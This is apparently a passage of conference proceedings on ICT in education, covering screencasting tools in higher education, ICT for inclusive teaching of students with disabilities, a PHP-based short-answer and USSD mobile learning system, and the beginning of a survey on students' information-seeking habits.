CamStudio	free	desktop	Windows	no	no editing	AVI, SWF	
Camtasia Studio	$299 ($ 179 education price), free trial for 30 days	desktop	Windows Mac	yes	powerful editing options	MP4, FLV, SWF, M4V, AVI, WMV, MOV, RM, animated GIF, MP3 (audio only)	
Jing	free	desktop	Windows Mac	no	no editing	SWF	5 min length
Screencast-O-Matic	free	web	Windows Mac Linux	yes	no editing	MP4, AVI, FLV, animated GIF	15 min length
	Pro: $12/yr	web	Windows Mac Linux	yes	editing options	MP4, AVI, FLV, animated GIF	
		desktop	Windows Mac				
ScreenFlow	$99	desktop	Mac	yes	powerful editing options	MOV, M4V, WMV	
Screenr	free	web	Windows Mac	no	no editing	MP4	5 min length

V. CERTAIN POSITIVE AND NEGATIVE ASPECTS

Advantages of using screencasts can be considered from the student's (viewer's) point of view as well as from the teacher's (creator's). Benefits for the students from using screencasts can be put in three broad categories: enhancing the flexibility of learning, increasing the accessibility to learn and enhancing the students' learning experience [5].

Screencasts provide students flexibility in learning outside the classroom enabling them to learn at their own pace, whenever and wherever they want, playing, pausing and rewinding video as they want, taking notes while watching, completing the same tasks that were described in the video in a given application, or review the entire video at a later date. These videos can be especially useful for part-time students, when a student misses a lecture or for distance education. Students have different learning styles and this kind of educational material can easily be adapted to various students' learning styles. It is especially beneficial for learners who prefer visual and auditory learning content.

For the teachers, screencasting could save precious class time; for instance, teachers can record the video explanations of difficult or confusing concepts and examples thus not having to explain them several times in the classroom. Some things are easier to describe and demonstrate by using that kind of video with narration than discontinue the process into a written text with screenshots.

There are number of possible problems that need to be considered during the creation and the use of screencasts. Regarding software, limited capabilities of free screencasting tools can, on one hand, be an advantage if an instant and simple screencast is needed. On the other hand, they can be a downside if the final video must be of high quality, used by a greater number of students and require greater effort. Screencast can be time consuming to create and the use of screencasting tool itself does not guarantee success, if not properly used. While the video and audio quality may not be as important as the content, they can influence the effect on the students. File size can be large and time consuming to upload or download particularly with slower Internet connection. The study [41] indicates several weaknesses in the screencasts.

VI. CONLUSION

The use of screencast does not threaten the existence of the traditional lecture but expands its possibilities. Screencasts can enhance learning and they are more and more used for various purposes in higher education. They can be integrated into the teaching and learning process for supporting student learning but also for instructing the professionals within higher education institutions. Audio visual explanations through screencast can better meet students' needs and be clearer than written instructions. For example, videos can be integrated into the LMS so that students can have educational videos alongside the rest of their class materials, all in one place, and access them not just via computer but also via mobile video devices and smart phones if they want.

The review of the entire process of the screencast creation is given. The most important stage of that process is planning. When creating each individual screencast, it should be decided how much time and effort is needed to invest into its creation considering will it be of limited use by a small number of students and for short period of time, or for greater number of students and for longer period of time. Screencasting tools are most often free or low cost and fairly easy to learn which makes them easily accessible to teachers. Screencasts can be relatively quickly created in response to students' needs. Best practices suggest that videos should be short (few minutes) and student-focused for best efficiency. Students can also create screencasts. The best currently available

screencasting tool for screencasts created by students is free web-based tool Screencast-O-Matic since it is launched from the web browser and doesn't require any installation or logging in.

Positive experiences from different studies are promising for further use of the screencasts in higher education, further researches in this area and clearer recommendations regarding the creation and the use.

REFERENCES

[1] M. Morain and J. Swarts, "YouTutorial: A Framework for Assessing Instructional Online Video", Technical Communication Quarterly, vol. 21, iss. 1, pp. 6-24, 2011.

[2] S. Budgett, J.Cumming and C. Miller, "The role of screencasting in statistics courses", Proceedings of the 56th Session of the International Statistical Institute, Lisbon, Portugal, 2007.

[3] S. Manning and K.E.Johnson, The technology toolbelt for teaching. Jossey-Bass A Wiley Imprint, San Francisco, 2011.

[4] D. Raftery, "Developing Educational Screencasts: A Practitioner's Perspective", Critical Design and Effective Tools for E-Learning in HE: Theory into Practice, IGI Global, pp. 213-226, 2010.

[5] O. McGarr, "A review of podcasting in higher education: Its influence on the traditional lecture", Australasian Journal of Educational Technology,vol. 25, iss. 3, pp. 309-321, 2009.

[6] M. Seery, "Podcasting: support and enrich chemistry education", Education in Chemistry, iss. March 2012, pp. 19-22.

[7] W. Sugar, A. Brown and K. Luterbach, "Examining the Anatomy of a Screencast: Uncovering Common Elements and Instructional Strategies", International Review of Research in Open and Distance Learning, vol. 11, nr. 3, pp. 1-20, 2010.

[8] R.P. Anderson and S.P. Wilson, "Quantifying the Effectiveness of Interactive Tutorials in Medical Library Instruction", Medical Reference Services Quarterly, vol. 28, iss. 1, pp. 10-21, 2009.

[9] M. Ecclestone and A. Hamilton, Why screencasting? The benefits of interactive online tutorials, presented at the OLA Superconference 2010, http://meghanecclestone.com/2010/03/11/ola-postered/

[10] L. Murphy and D. Wolff, "Creating video podcasts for CS1: lessons learned", Journal of Computing Sciences in Colleges, vol. 25 iss. 1, pp. 152-158, 2009.

[11] P. Carter, "An Experience Report: On The Use Of Multimedia Pre-Instruction And Just-In-Time eaching In A CS1 Course", Proceedings of the 43rd ACM technical symposium on Computer Science Education, pp. 361-366, 2012.

[12] S. Trenholm, L. Alcock and C. L. Robinson, "Mathematics lecturing in the digital age", International Journal of Mathematical Education in Science and Technology, 2012.

[13] B. Loch and C. McLoughlin, "An instructional design model for screencasting: Engaging students in self-regulated learning", pp. 816-821, Proceedings ascilite Hobart 2011, 2011.

[14] C. Jordan, B. Loch, T. Lowe, B. Mestel and C. Wilkins, "Do short screencasts improve student learning of mathematics?", MSOR Connections, vol. 11, no. 4, pp. 11-14,2012.

[15] S.A. Lloyd and C.L. Robertson, "Screencast Tutorials Enhance Student Learning of Statistics", Teaching of Psychology, vol. 39, no. 1, pp. 67-71, 2012.

[16] J. Ashdown, D. Doria and M. Wozny, "Teaching Practical Software Tools Using Screencasts While Simultaneously Reinforcing Theoretical Course Concepts", American Society of Engineering Education St. Lawrence Section Conference, 2011.

[17] D.J.R. Evans, "Using Embryology Screencasts: A Useful Addition to the Student Learning Experience?", Anatomical Sciences Education, vol. 4, iss. 2, pp. 57–63, 2011.

[18] R. Razik, Z. Mammo, H.S. Gill and W.C. Lam, "Academic screencasting: internet-based dissemination of ophthalmology grand rounds", Can. J. of Ophthalm., vol.46, no.1, pp.72-76, 2011.

[19] T. Pinder-Grover, K.R. Green and J.M. Millunchick, "The efficacy of screencasts to address the diverse academic needs of students in a large lecture course", Advances in en. educ., vol.2, nr.3, 2011.

[20] J. Q. Javellana, "Meeting Instructional Faculty Needs: Training Faculty with Screencasting", presented at the 16th Annual Tech., Colleges, and Community Worldwide Online Conf., 2011, http://etec.hawaii.edu/proceedings/masters/2011/etec_Javellana.pdf

[21] J. Bailey, "Informal screencasting: results of a customer-satisfaction survey with a convenience sample", New Library World, vol. 113, no. 1/2, pp. 7–26, 2012.

[22] J. A. Oehrli, J. Piacentine, A. Peters and B. Nanamaker, "Do Screencasts Really Work? Assessing Student Learning through Instructional Screencasts", ACRL Proceedings, pp. 127-144, 2011.

[23] J. Small, "Delivering library instruction with screencast software: a Jing is worth a thousand words!", presented to 7th Health Libraries Inc. Conference, Melbourne, 2010, http://epubs.scu.edu.au/cgi/viewcontent.cgi?article=1035&context=lib_pubs

[24] M. Brown-Sicaa, K. Sobela and D. Pana, "Learning for All: Teaching Students, Faculty, and Staff with Screencasting", Public Services Quarterly, vol 5, iss. 2, pp. 81-97, 2009.

[25] Y.T.A. Hynson, "An innovative alternative to providing writing feedback on students' essays", Teaching English with Technology, iss. 1, pp. 53-57, 2012.

[26] R. Thompson and M. J. Lee, "Talking with Students through Screencasting: Experimentations with Video Feedback to Improve Student Learning", J. of Interactive Tech. and Pedagogy, 2012.

[27] L. S. Mestre, "Student Preference and Results after Comparing Screencast and Static Tutorials: A Usability Study", Reference Services Review, vol. 40, iss. 2, 2012.

[28] M.J.W. Lee, S. Pradhan, and B. Dalgarno, "The Effectiveness of Screencasts and Cognitive Tools as Scaffolding for Novice Object-Oriented Programmers", Journal of Information Technology Education, vol. 7, pp.61-80, 2008.

[29] K.G. Shafer, "The proof is in the screencast", Contemporary Issues in Tech. and Teacher Education, vol. 4, pp. 383-410, 2010.

[30] S. Mohorovičić and E. Tijan, "Using Screencasts in Computer Programming Courses", Proceedings of the 22nd EAEEIE Annual Conference, Maribor, pp. 220-225, 2011.

[31] J. Way, Frequent Screencasting Pitfalls, 2012, http://tutsplus.com/2012/04/frequent-screencasting-pitfalls/

[32] J. Oud, "Guidelines for effective online instruction using multimedia screencasts", Reference Services Review, vol. 37, iss. 2, pp.164 –177, 2009.

[33] M. K Seery, Podcasting and screencasting for supporting lectures, presented at DRHEA E-Learning Summer School, 2011, http://michaelseery.com/home/wp-content/uploads/2010/12/Screencasting-and-podcasting-for-supporting-lectures.pdf

[34] I. Ozsvald, The Screencasting Handbook, e-book, 2010.

[35] R. Jesus and F. Moreira, " Best Practices of Blended Learning with Screencasts", Proc. of the Intern. Conf. on Frontiers in Educ.: Computer Science & Computer Engineering, pp. 310-315, 2010.

[36] A.Z. Mohamad Ali, K. Samsudin, M. Hassan and S.F. Sidek, "Does Screencast Teaching Software Application Needs Narration for Effective Learning?", The Turkish Online Journal of Educational Technology, vol. 10, iss. 3, pp. 76-82, 2011.

[37] How to Create Screencasts You Can Be Proud Of, 2009, http://www.articulate.com/rapid-elearning/how-to-create-screencasts-you-can-be-proud-of/

[38] C. LaBelle, 6 Tips for Creating Audio for E-learning Podcasts, Screencasts and Online Presentations, 2010, http://blogs.oregonstate.edu/instructionaldesign/2010/01/26/6-tips-for-creating-audio-for-e-learning-podcasts-screencasts-and-online-presentations/

[39] Guidelines, Tips, and Suggestions for Creating Effective Screencast Tutorials Using Camtasia Software, http://paulinedewan.net/screencapture.pdf

[40] 7 Things You Should Know About Screencasting, http://net.educause.edu/ir/library/pdf/ELI7012.pdf

[41] G. Palaigeorgiou and C. Despotakis, "Known and Unknown Weaknesses in Software Animated Demonstrations (Screencasts): A Study in Self-Paced Learning Settings", Journal of Information Technology Education, vol. 9, pp. 81-98, 2010.

ICT as a function of the curriculum and quality teaching of students with disabilities

Z. Stančić, L. Femec (student), N. Čačko (student)
University of Zagreb
Faculty of Education and Rehabilitation Sciences University of Zagreb

Summary- The aim of this paper is to show the possibilities of applying information and communication technology (ICT), which has changed lives of many people with disabilities. It identified many positive features that could affect the development of "educational system for all." The goal of inclusive education implies active participation in the process of teaching of parents, teachers and students with disabilities included in the quality of available teaching program. It is also a powerful factor in social transformation and social environment, in which every member should contribute as well as understand the social, ethical, legal and economic components and its' safe and responsible use. Because the world marketing is very strong, we should look at the situation realistically as well as the use of ICT, which can sometimes affect the socialization and neglect a personal development and social relationships based on direct contact. Either way, association of ICT, educational standards and curriculum should provide a new opportunity for students who have complex communication needs, who had been isolated and misunderstood, and all with a pursuit of changing social attitudes and allowing them to be equal members of the community that could contribute to its improvement.

I. INCLUSIVE EDUCATION AND ICT

Inclusive education is concerned with the quest for equity, social justice and participation. It is about the removal of all forms of barriers of discrimination and oppression and it is about the well-being of ALL learners [1]. According to the author, inclusion is concerned with minimizing all barriers to learning and participation, whoever experiences them and wherever they are located within the cultures, policies and practices of a school. There is an emphasis on mobilizing under-used resources for staff, students, governors, parents and other members of school's communities. The diversity of students is stressed as a rich resource for supporting teaching and learning. Inclusion is a process by which schools, professionals, and others develop their cultures, policies, and practices to include ALL pupils. An inclusive education service offers excellence and choice and incorporates the views of parents and pupils with disabilities. The interests of ALL pupils must be safeguarded [2]. Schools, and others should actively seek to remove barriers to learning and participation. ALL children should have access to an appropriate education that affords the opportunity to achieve their personal potential. Mainstream education will not always be right for every child all of the time. Equally just because mainstream education may not be right at a particular stage it does not prevent the child from being included successfully at a later stage. An inclusive approach to education involves: creating an ethos of achievement for ALL pupils within a climate of high expectation; valuing a broad range of talents, abilities and achievements; promoting success and self-esteem by taking action to remove barriers to learning; countering conscious and unconscious discrimination that may prevent individuals, or pupils from any particular groups, from thriving in the school; and actively promoting understanding and a positive appreciation of the diversity of individuals and groups within society.

So, where does ICT fit into all this and how are schools currently using this technology to support their inclusive policy?

To be a visionary in the area of education in a time of deep and rapid social, economic, information technology changes and scientific achievements, is to deeply think through and set many ways and modes of personal and social development of children and students, from the early years to the university education [3]. Systematic work on raising the quality of education in Croatia is provided by *Education Sector Development Plan 2005-2010,* a document created by Ministry of science, Education and Sports. Accepting the curriculum approach implies the construction of a national curriculum and is to be preceded by efficiency evaluation of all the immediate in the field of education and the redefinition of education on all the levels, in order to respond to the developmental needs of the Croatian society, while bearing in mind a wider European and global context. *National Curriculum for Preschool, General Compulsory and Secondary Education* contains propositions of guidelines and ways to improve education in Croatian social

context [3]. Outlined abowe, the key issues that have been identified from looking at current practice across the best examples with regards to Inclusion and ICT. Examples have been included showing effective practice in this area and illustrating where schools have taken decisions on how to use ICT to meet the needs of their pupils.

II. INFORMATION AND COMMUNICATION TECHNOLOGY

Information and communication technologies have the potential to change the educational system and living conditions of persons with disabilities. The term ICT represents hardware and software devices and programs that people allows access, receive, store, organize, use and interpret the information electronically. Also it includes communication tools that people with disabilities can interact and participate in daily activities. Augmentative and Adaptive Technology (AAT) refers to opportunities for learning and communication of people with complex disabilities and their connection to information and communication technologies. These include products, devices or equipment, whether is the market needs or individually tailored materials that are aim to improve the overall functional capabilities of persons with disabilities.

In some European curricula, for example the Irish curriculum, the National Council set a few guidelines for using and learning through ICT [4], and its effectiveness in students best when supported by:

- active involvement in learning
- higher order thinking skills
- learning in authentic environments
- interest and engagement in learning
- differentiated learning
- collaborative learning
- assessment of and for learning.

These instructions are the foundation of the ICT development framework developed by the National Council, which provides a structured approach to the use of ICT curriculum and assessments.

The purpose of the framework is:

- to provide support for principals, teachers and students in planning for, teaching and learning with ICT
- to identify the learning outcomes (knowledge, understanding, skills and attitudes) for ICT that ALL students should be enabled to attain by the end of compulsory education.

ICT Framework is intended for all students, including students with complex disabilities, from their childhood onwards [5]. It has a big role as an administrative tool and the diagnostic software that can help teachers to discover students' learning difficulties, but also to help finding a program to solve them. Other software can help the teacher in creating individual education programs. The way in which students will benefit from ICT in most cases depends on the difficulty with which they carry, which does not prevent its use. Some of the positive outcomes of ICT are as follows:

- can contribute to a relaxing environment, which can then affect an individual approach to student
- software programs provide incentives reps that are needed to master the material
- it provides graphics and sound effects, while rewarding students, which has a stimulating effect
- support the efficient resolution of the task in different ways and situations that reduce students' frustration and stress
- encourage independence in performing tasks
- promote independence and communication, as the technology for some students the only way of establishing communication with the environment.
- provides a multisensory approach to teaching everyday skills
- supports the principles of "cause-effect"
- can be used for simple tasks such as matching and sorting, and the initial learning of symbols, letters and numbers
- encourages the development of speech and language and communication skills in social situations
- encourages social integration and allows students cooperate and work
- provides a stimulating and motivating learning experience with opportunities to obtain feedback
- do not condemn and evaluates, provides an opportunity for independent work in the personal space.

III. ADAPTIVE HARDWARE DEVICES

Adjusted for availability in the start is helping ALL students in the classroom, but some of them will require assisted or custom materials such as keyboards, mice and other devices. Custom devices have a key role in the process of inclusion. They can create "bridges" for students and their functioning and participation in school activities, giving them equal opportunity to learn. Through the identification of difficulties and their replacement with new techniques, custom materials are the best solution to allow people with disabilities to be full members of the academic community. Learning in school involves the possibility of developing a traditional school's activities, where every child should have the opportunity to learn through play, and later pass on his knowledge of traditional learning script, numeracy, reading and drawing. When they succeed, they open a whole range of possibilities in all areas of interest.

Some of the basic items of custom technologies are [6]:

- adapted technologies have a major role in the process of inclusion and allow students a real opportunity to participate equally in the educational process
- the primary benefit of customized technology for students with disabilities is to allow them to write and communicate using different tools, indicators and software programs for writing, reading and learning
- for students with impaired vision, to provide the development of communication through auditory or tactile exercise. It should be taken into account students with disabilities in visual perception and blindness should be taken into account, and an appropriate program developed, that would satisfy their needs
- hearing impaired students, through programs to provide opportunities to obtain a visual or tactile response to their question to be linked with the average characteristics of speech, or by visual touch screen to enable exchange of verbal communication
- students with language and speech disabilities, to use the methods of alphabetic devices that allow communication through letters of the alphabet. There are also software programs that provide users to create their own ways of communication through symbols or alphabetic characters
- computers can be a good motivator for students with intellectual disabilities. They can encourage the process of learning, basic skills and capabilities, and increase their motivation and confidence. There are many programs that encourage slower connections coordination around - hand, memory and interest in solving the task and self improvement
- there are programs to encourage learning academic skills, which give students opportunities to learn, skills to organize the desktop screen of your computer, to which a person could easily and efficiently perform each task.

IV. TEACHERS AND ICT

The ICT as an inclusive method, teachers must anticipate problems and over fire that will occur in certain activities and teaching people with disabilities [7]. It is therefore considered to be to minimize such areas and adapt them to all students. In some activities, students with disabilities will participate on an equal footing with their peers, but some will need to adapt materials and programs. Some activities will need to conduct parallel activities, so that everyone could just go ahead and feel belonging to the group, while it will use the various tools of computer equipment and software programs. When using technology to put the emphasis on pupils' abilities, his ability to use ICT technologies already show assimilated, but also acquires new. Each school has a responsibility to provide better and more balanced curriculum so that all students can participate regardless of their background problems:

- set suitable learning challenges
- respond to students' diverse learning needs, and overcome potential barriers to learning and assessment for particular individuals and groups of students
- choose objectives for students with SEN and/or disabilities that are different from those of the rest of the group, or modify the curriculum to remove barriers so all students meet the same objectives.

Teachers, other staff and parents often have trouble finding a suitable program for the student's needs in the classroom environment.

Often it helps to test the program before using it, while the program itself should choose based on:

- individual needs of students
- understanding and accessibility of materials
- monitoring the curriculum by students
- provide interactive way of learning
- assessing students' abilities in decision making and control
- fostering motivation and interest
- encouraging students ways of learning
- support teacher's ways of learning
- facilitating alternative, multisensory resources for students and for teachers.

V. ICT AS A BASIS FOR INCLUSION AND INTEGRATION OF MODERN SOCIETY

People with intellectual disabilities must be integrated into their society and community [2]. ICT provides them the opportunity, giving them access to most of the information necessary for their educational advancement. There are several school programs for people with intellectual disabilities, but most young people today get their information through new technology. The great tendency of including persons with disabilities in the Information Society in order to minimize their differences and the results achieved up for any deficiencies of knowledge that are unadjusted for education have become a major problem in today's society. It is necessary to create a partnership between the average population and persons with disabilities, and develop and make available all forms of new technologies to their integration, a sense of belonging and value of what was better.

Populations that require special attention are:

- young people with intellectual disabilities who want to improve their ICT skills
- parents who wish to participate and assist in training their children to new technologies
- educational institutions that want to start using ICT to enhance the knowledge of their own employees
- teachers, teaching assistants, school staff, rehabilitators, and other professional staff interested in using technology that can help them work with their students
- higher educational institutions tend to become centers of using information and communication technologies and their further improving

VI. REVIEW

In the 21 century the world population is faced with the rapid development of ICT, which opened a new world view. It has created a great potential in improving the quality of life, education and health care of people with disabilities. ICT has changed the lives of many people with disabilities and it has been recognized many positive features that could affect the development of "educational system for all." The goal of inclusive education implies the involvement of all individuals in the learning process, where together parents and teachers directed students in high quality and diverse use of available technology. ICT helps finding, developing and analyzing information, such as a model for resolving specific situations or problems. It provides quick access to ideas and experiences of different people, different profiles, communities and cultures and helps students to share information. He is also a powerful factor in social change and social environment in which every member of her should take into account and understand the social, ethical, legal and economic components, and its safe and responsible use. In this way the use of increasing the overall efficiency of the independent and individual learning where each person to decide the proper assessment of their quality of work performed in certain situations. Because it's about marketing market is very strong, we should look at the situation realistically and use of new technologies, which can sometimes affect the socialization and neglect of personal development, social relationships based on direct contact. In any case, connection of new technologies and pedagogical standards should provide an opportunity for those who have difficulties due to their long been isolated and misunderstood, and everything to change social attitudes and allow them to and they are equal members of society to support its improvement.

LITERATURE

1. Barton, L (2010). Achieving success for all learners. Journey to Excellence http://www.ltscotland.org.uk/journeytoexcellence/about/index.asp
2. ICT and Inclusion. What's happening in Cambridgeshire Schools? Cambridgeshire County Council. Education, Libraries and Heritage.
3. Nacionalni okvirni kurikulum za predškolski odgoj i obrazovanje te općeobvezno i srednješkolsko obrazovanje (2011). Republika Hrvatska, Ministarstvo znanosti, obrazovanja i športa.
4. NCCA (2007). Guidelines for teachers of Students with General Learning Disabilities. National Council for Curriculum and Assesment (Dublin, Ireland), http:/www.ncca.ie/uploadedfiles/Publications/SEN_Introduction.pdf
5. Stančić, Z., Frey Škrinjar, J. Ljubešić, M.,Car, Ž. (2011). Multidisciplinary collaboration and ICT services for people with complex communication needs. Opatija: MIPRO 2011, pp. 265-270.
6. TDA (2009). Including students with SEN and/or disabilities in secondary ICT. Training and Development Agency for Schools, http://www.tda.gov.uk/
7. Watkins, A. (2001). ICT in SNE. European Agency for Development in Special Needs Education, www.european-agency.org

Base of short answers

Marino Jurinović

Tehnička škola Pula / Pula, Hrvatska

www.catwebcloud.com/015501347

www.catwebcloud.com/crossw

mju@net.hr

Abstract - **Base of short answers is a base of short questions (ususaly one word) with a base of short answers (all together 160 characters).**

In this project I created a closed system of learning, apropriate for an school (pupils in the begining create questions and answers, and after that use the base of short questions and short answers for learning on mobile phones and for testing in crosswords.)

To avoid the monolitic view of the base on the screen I created several altenate systems for learning: free telephone number and softweare for crosswords. Al the systems are created in my technologies and tools, based on PHP language.

I. INTRODCTION

This is an attempt to introduct local way of thinking on local market. The project consist of subproject for write questions and answers, subproject for analyse questions and answers on mobile phone and subproject for making and solving crosswords. All mentioned projects are only part of my web site www.catwebcloud.com dedicated mostly to school and learning.

II GROWTH OF THE BASE

Growth of the base is made by pupils, that use adequate form to charge the base. I control the base to avoid mistakes in the base.

III FREE PHONE NUMBER 015501347

Free phone number (accesable only in Croatia) 015501347 is dedicated to Pula's (town in Croatia) teenagers. It use USSD technology to connect with end users.

The most important services that are involved in the free telephone number are:

1. Poll – about 200 question of funny character

2. Informatics – system for learning informatics with aternate of questions and answers

3. Cutlure – informations of local museums and libraries

This mobile phone number is free and accessable for almost cellular phone users in Croatia (on word market USSD is accessabla by 90% of networks and almost 100% of mobiles).

After the calling of the number (015501347), the call well be rejected(!!!), and on the screen will apeare my USSD menu.

A. USSD GW

USSD (Unstructured Supplementary Service Data Gateway) is the service similar to SMS, but without storage of message. This service connect the computer application with GSM network.

USSD service is often buyed by an customer that is capable to pay all the future traffic, his clients can realize on USSD techology chained systems of messages, so called sessions.

Session is chained system of messages between the computer application and the user.

One message has the uppeer maximum number of 160 characters.

One session is created by several intermessages between the computer aplication and the user.

There is lot of people that admire USSD versatility becouse it grow the ARPU(Average revenue per user).

B. Several aspects of USSD aplicaations

- Menues: Menu is the common way of giving the service by USSD. In the menu apeare options that are numerized and writed in different rows. For choosing one of the options user must return the adequate number (or letter, depends of the computer application message). After that the user is involved in an different level/view of the application
- Poll: There is possible to make polls with only one question, but in my appliacation therea are poll with differen questions. Polls are similar to menues; the most inmportant diffrence between the poll and the menu is that the poll questions are mostly represented to be form the sam level, but the menu approach is presented to the user like miltilevel construction. In this techology, computer application can recieve single letter/number prescribed anwers and/or free user invented messages, depends of the program.
- Recieving of the password: Recieving of the password is an different aproach. Password is a border between certain datas and services and

wide free informatin area. Some time banks use USSD for money transaction, and it is a an of the best examples for the password use in USSD. Password can be necesarry in the begining of the USSD service, but it is not common.

- Long messages: If some message is longer than 160 characters and is not possible to make it shoter, then we can make few separate consecutive messages. Than is up to the user to decide if he want to read all the maessages.
- Learning: In the message that gives the computer aplication there are combined answers with questions.
- Sending answers from the user to the aplication: Every answer from the user can have 160 characters, although is often used only one character
- Time control of session duration : For one complete technology adapted for school and learning it will be good to have a control of time for testing several users. Unfortunately, the ways of aproach USSD od different mobile phones are so different that is not possible to do an test that is timely equaivalent for all. There are some actions where the user must press 4 buttons on one type of mobiles, and for the same result must press only one button on some other mobile phones. Another problem is also that in according to the traffic of the network it is possible that sessions are stohastically breaked.

IV CROSSWORDS

Crosswords are popular and known for everybody (there are solved mostly on paper, questions are mostly relativly long, but answers are short – mostly one word; answers are made by writing big letters from left to right or form up to down in fields; some fields are painted black to distinguish different writed words, the same crossword usually solve more than one person.

My online version of crosswords is quite different and inverse on several levels.

- there is used a restricted area of questions/words (on lesson or several lessons)
- my server make a „infinite“ number of crosswords acording to the number of users/pupils
- number of black colored fields is irelevant becouse there is often small quantity of short words and small quantity of words
- solving is realized online
- when You solve one question, the solved question dissapeare
- number of letters of the answer and solved letters are joined to the question, so it is not neccesary to look into the crosswords to solve it
- the server make automatically the statistic for marks/points

V CAT

CAT (Computer adaptive taasking) is possible when the questions are sorted by difficoulty.

VI CONCLUSION

I realised the union of individual resaearch spirit with individual charge in an colective result when I organize pupils to make questions and answers. After that I realized a system of mobile phone learning, and crossword testing. All the tehnologies are mine , based on PHP language.

REFERENCES

www.php.net

Searching for information sources: Students' behaviour in electronic environment

I. Hebrang Grgić, P. Miočić
Department of Information and Communication Sciences,
Faculty of Humanities and Social Scineces, University of Zagreb
ihgrgic@ffzg.hr, pmiocic@ffzg.hr

Abstract – ICT is an important catalyst in transition from traditional to 21st century education. In the centre of our interests are students and their search for reliable information sources. The paper presents results of an online survey of all the students of Faculty of Humanities and Social Sciences, University of Zagreb (FHSS). Analysis will show how they search for information in electronic environment while preparing exams and writing theses. Students' usage of library catalogue, commercial databases, open access repositories, open access journals, e-learning system, social networks, social bookmarking services, scientific blogs and forums will be analysed. Nine variables will be tested by chi-square test to show whether there are statistically significant differences in information searching behaviour between students of the Department of Information and Communication Sciences (DICS) and students of other departments at the faculty. All the results will show how important is formal education for using, evaluating and retrieving reliable information sources. The results will also accent some guidelines that will help educators and librarians at the faculty in planning education of their students/users.

I. INTRODUCTION

Learning paradigm has changed from a traditional one that was teacher-centred, to a new millennium learner-centred paradigm. Although teachers are still, and will always be, an important and irreplaceable link in the chain of education, learners' role has also become at least equally active and significant.

Electronic environment is a part of students' everyday lives, both private and professional. They are used to living in digital environment – they communicate and they search for all kinds of information. One important aspect of their lives is their education. Electronic information sources used by students for their education have to be of high-quality. Reliable and valuable scientific and professional information is not always easy to find – students have to know where to look for the information, how to search for it, how to evaluate it and, last but certainly not least, how to use it to produce new knowledge. Evaluation of information resources is especially important nowadays, in unstructured information environment, and with the emergence of Web 2.0 tools and applications together with the rise of "collaborative wisdom" or "wisdom of the crowd". Students, as well as younger users' population in general, rely more on the "easy to find" resources that some search engines can provide for them and rarely choose to search through large amounts of professionally organized data stored in commercial databases.

What is to be done and how can libraries help their users to find appropriate path on their way to proper information resources? Before answering those questions, it is of great importance to test and examine retrieval habits of the specific group of users, to determine main features of their information seeking behaviour and, regarding that information, to develop services which could best accompany their needs. Enhanced users' information behaviour and urgent need of such a research was recognised at the Faculty of Humanities and Social Sciences, University of Zagreb (FHSS). The survey was taken as a first step towards development of new, enhanced library services which are to help new and enhanced library users on their way to find useful and appropriate information resources.

II. LITERATURE REVIEW

Students' behaviour in electronic environment is still rather new and unexplored, especially in Croatian scientific community which, as a small community, challenged with many difficulties when it comes to traditional information environments, could benefit the most from new technologies.

According to a study of FHSS students [1], in 2011 students use personal computers daily – 94.11% use them for more than one hour a day. They also use personal computers in the FHSS library for educational purposes – 44.11% use them at least once a week. In a 2010 study [2] it was found out that there was an increase in the use of social networks among the students of FHSS during the year. The use of social networks has almost leveled with the use of e-mail (79% of the students use e-mails and 78% use social networks daily). According to the same study, reading wikis is another common online activity of the FHSS students (46% use them often). Social bookmarking services are not so commonly used (13.4% use them often), and the least popular online activity is editing wikis via user accounts (1% of the students do that).

The importance of Web 2.0 services in today's world is accented in various definitions by which authors from various scientific fields, sometimes gathered in cross-disciplinary projects, are trying to define this space of collaborative wisdom. One of the most influential definitions of Web 2.0 is the one from Joint Information System Committee (JISC) dating from 2007 claiming that Web 2.0 encompasses a variety of different meanings that include increased emphasis on user-generated content, data and content sharing and collaborative effect, together

with the use of various kinds of social software, new ways of interacting with web-based applications and the use of the web as a platform for generating, re-purposing and consuming content [3]. Described that way, many scholars have seen Web 2.0 and its tools as amateur, leisure-oriented structure and were not giving it as much attention as it deserved. Some others have recognized its potential and influence it could, if used appropriately, have on the knowledge society. As Virkus [4] points out, Web 2.0 is suitable for educational and lifelong learning purpose in our knowledge society, because our modern society is built to a large degree on digital environments of work and social communication, and educational practices must foster creative and collaborative engagement of learners with this digital environment in the learning process.

Discussing blogs, Pan, Bradbeer and Jurries [5] say that they are very useful for libraries to connect with their user community in various ways since they are Web 2.0 application in full sense of the world; opened, interactive and collaborative with main advantage in comments users can give on librarians' posts. Reichardt and Harder [6] went even a step further and characterized blogs as "great project management tools because of their centralized online location and for the functions of sharing, gathering and commenting they offer". This ideas and approaches to problematic of blogs and their usage for scientific communication are very valuable but findings from other authors show that scientific community is still not ready for such a change. As Ware [7] points out, in 2009 there was between 1000 and 1500 scientific blogs and two commercial blog publishers. The most popular scientific blogs were those offering mixture of different approaches to science, combining news and personal views, and only few of them made a shift towards scholarly communication by publishing the results of their researches or discussion on already published articles. A research undertaken at the Faculty of Humanities and Social Sciences in Zagreb in 2011 has shown that majority of educators support new ways of scholarly communication [8]. The research has shown that 74% of examinees were familiar with the scientific blogs but only 37% among them visits and reads their colleagues' blogs and none of them declared themselves as an active user, leaving comments, contributing in discussion or having their own blogs. This correlates with Ware's findings [7] from 2009 since he claims that only 15% of scientists read scientific blogs and none of them leave a comment or personal remark. Brown and Czerniewicz [9] have undertaken a research among students in South Africa and found that 75% of them have never used blogs for educational purposes. This implies that blogs are yet to be accepted as educational resource, not only among professors but among students as well.

Another important Web 2.0 tool are social bookmarking systems which are better accepted and sometimes even designed only for scientific purposes. Ware [7] claims that there are at least three social bookmarking systems created with scientific use in mind; CiteUlike, Connotea and 2collab. His findings also point out on certain advantages that use of social bookmarking systems could have on scholarly community. According to Ware, one obvious use is to allow research group to share literature discoveries with each other and to maintain a single shared bibliography. It would also be possible to use combined metadata of the user community to identify the articles related to particular article in the ways that were not necessarily obvious from the content or keywords. One other valuable contribution to this topic comes from Hammond and Brown [10] who have proven that 25% of URL's indexed within Delicious social bookmarking system were brand new and un-indexed by the traditional search engines such as Google. Faculty staff at the Faculty of Humanities and Social Sciences in Zagreb declared support to social bookmarking systems in 65% but still only 9% of them were actually using some of those systems, with Delicious as the most popular one (25%) and CiteUlike, as a system designed for scholars, with only 10% of users [8]. Brown and Czerniewicz's [9] findings from South Africa showed that 67% of students have never used social bookmarking system to share content with each other.

